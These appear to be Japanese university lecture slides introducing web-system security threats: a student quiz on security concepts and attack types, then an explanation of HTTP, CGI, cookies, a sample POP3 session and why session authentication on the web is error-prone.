セキュリティへの脅威3
—Webシステムへの攻撃—

野口　拓
Taku NOGUCHI

今からクイズ(Quiz)を出します

- 皆さんの理解度把握のため

- 設問1：機密性，完全性，可用性について，それぞれ正しく説明している文章を以下から選べ
  - (a) 情報が改ざんされていないことを保証すること
  - (b) 情報にアクセスaccessするプログラムprogramにバグbugが無いことを保証すること
  - (c) アクセスを認可された者だけが情報にアクセスできることを確実にすること
  - (d) 許可された利用者が，必要なときに，情報にアクセスできること
- 機密性：
- 完全性：
- 可用性：

- 設問2：コンピュータcomputerに対する攻撃方法として，直接的攻撃に分類されないものは次のうちどれか
  - (a) 総当たり法でパスワードpasswordを解析し，他人になりすまして不正にログインloginした
  - (b) コンピュータウィルスcomputer virusをメールmailに添付して，不正な動作をするプログラムprogramを送りつけた
  - (c) 大量のパケットpacketを送りつけて，サービスserviceの正当な利用を妨害した
  - (d) セキュリティホールsecurity holeを利用して，遠隔地にあるコンピュータcomputerを不正に使用した
- 答え：

- 設問3：リスクrisk・脅威・脆弱性の関係について説明した以下の文章のうち，間違っているものはどれか
  - (a) 脅威の度合い（損害の大きさ）とリスクの大きさは比例する
  - (b) 脆弱性が多く発生すると，脅威の起こる確率が高くなり，リスクが増大する
  - (c) 脆弱性の対策を行うと，脅威の起こる確率が低くなり，リスクは軽減される
  - (d) 脆弱性の多さとリスクの大きさは比例しない
- 答え：

脆弱性：vulnerability

- 設問4: (a)～(d) の文章は，以下の攻撃手段のどれを説明したものか答えよ
- ドライブ・バイ・ダウンロード:
- ソーシャルアタック:
- ポートスキャン:
- バッファオーバーフロー:
  - (a) C言語のライブラリlibrary関数scanfにより，配列の領域を超えた部分に不正プログラムが書き込まれた
  - (b) 会話を通じて，言葉巧みに相手の個人情報を聞き出す
  - (c) Webサイトwebsiteを閲覧したら，気付かぬうちにソフトウェアがダウンロードdownloadされ，ウィルスに感染した
  - (d) TCP接続要求を通じて，攻撃対象のホストhostで起動されているサービスserviceを特定する

ドライブバイダウンロード：
drive-by-download

ソーシャルアタック：
social engineering

ポートスキャン：
port scanning

バッファオーバーフロー：
buffer overflow

- 設問5：マルウェアmalwareに関する説明で，次のうち間違っているものはどれか
  - (a) マルウェアは，基本的にファイアウォールfirewallを使って防げる
  - (b) 有益なプログラムのふりをしてユーザの知らない間に不正行為を行うプログラムをトロイの木馬trojan horseという
  - (c) マルウェアの中には，キーkey入力をもとにクレジットカードcredit card番号やパスワードなどを盗むものもある
  - (d) マルウェアが原因で，インターネットが麻痺状態に陥ったこともある
- 答え：

セキュリティへの脅威3
—Webシステムへの攻撃—

野口　拓
Taku NOGUCHI

Webは大変「罪深い」
～セキュリティ的には頭が痛い～


- その重要性は言うまでもない
  - 多くの人にとって「インターネット」＝Web+Mail
  - HTTPのトラフィックはインターネットの約半分？
  - Web上のサービスは花盛り
    - たとえばGoogleの各種サービス・・・
  - ASP化・SaaS化により全てはWebに集約されてゆく
    - Application Service Provider
    - Software as a Service
  - Webブラウザさえあれば何もいらない日が来る？
- しかしその脆弱性は目を覆うばかり
  - 多数のWebサーバに脆弱性が見つかる
  - 事件もしょっちゅう起きている

トラフィック：traffic

ブラウザ：browser

なぜこんなことに
なっちゃったの？

Webシステムの仕組み




- ファイル1つごとにいちいちHTTPで取ってくる
  - まずHTML文書を要求してダウンロード・解釈
  - HTML文書内に埋め込まれている画像等を個別に要求
- そのファイルを集めてウェブページを整形（レンダリング）
- 複数ページに跨る場合はまた別の接続

HTTP=HyperText Transfer Protocol

ダウンロード：download

レンダリング：rendering

Webの発展



サーバ：(web) server

元々は文書を配るだけの仕組みだったはずが・・・

- CGIの登場によりサーバ側にデータを送れるように
- Cookieの導入によりサーバ側から
  ブラウザに「状態保存」させることが可能に
- JavaScriptやアプレットの登場によりブラウザ上で動くプログラム
  の作成が可能に

アプレット：applet

- これらにより「サーバサイドアプリケーション」の実現が簡単に
  - インストール不要
  - データの処理はサーバ側で・User InterfaceはJavaScriptやアプレットで

インストール：install

- 電子掲示板、ウェブメール、ネットショッピング、バンキング
  etc・・・


webmail　Internet shopping　Internet banking

ところで、普通「プロトコル」は・・・

プロトコル:protocol

command

- 「TCP接続」「認証」「いくつかのコマンド実行」「終了」「TCP切断」という流れ



ガチャ: (put a handset to end call)

クライアント:client

POP3の例

TCP接続

+OK QPOP (version 2.53) at kumano1.tetsutaro.jp starting.
USER tetsu
+OK Password required for tetsu.
PASS password
+OK tetsu has 1 message (370 octets).
LIST
+OK 1 messages (370 octets)
1 370
.
RETR 1
+OK 370 octets

認証

command

command

Received: (from tetsu@localhost)
by kumano.tetsutaro.jp (8.9.3/3.7W) id GAA0353
for tetsu; Wed, 31 Jan 2001 00:14:30 +0900 (JS
Date: Wed, 31 Jan 2001 00:14:30 +0900 (JST)
From: UEHARA Tetsu=TaLow <tetsu>
Message-id:<2001013015.GAA03533@kumano>
To: tetsu
Subject: test
X-UIDL: 325928f14a42b0aea1e5f36daf67de01

test

.
DELE 1
+OK Message 1 has been deleted.
QUIT
+OK Pop server at kumano1.tetsutaro.jp signing off.

command

終了要求


TCP切断

1回のTCP接続がまさに
一連の作業
＝「1セッション」

セッション:session

ところが、HTTPは・・・・


- 「TCP接続」「ひとつのコマンド実行」「終了」「TCP切断」という流れ



HTTPと認証

- 多くの他のプロトコルは1回のTCP接続で完結するので、TCP接続開始直後に認証し、TCP接続終了とともに作業を終わればよい
  - TCP接続の横取りは不可能ではないが困難
    暗号化されていればほぼ不可能
- HTTPは1回のTCP接続では完結しないので
  TCP接続間に跨った認証をする必要があるが
  HTTPそのものにはその機構は提供されない！
  - プログラマが各自工夫している
    統一された枠組みが無いのでバグbugの原因になりやすい

プログラマ:programmer



CGIによる認証


フォーム: (web) form

```
<FORM action="test.cgi" method="POST">
ユーザ名 : <INPUT type="text" name="id">
パスワード: <INPUT type="password" name="pw">
<INPUT type="submit" value="送信">
</FORM>
```

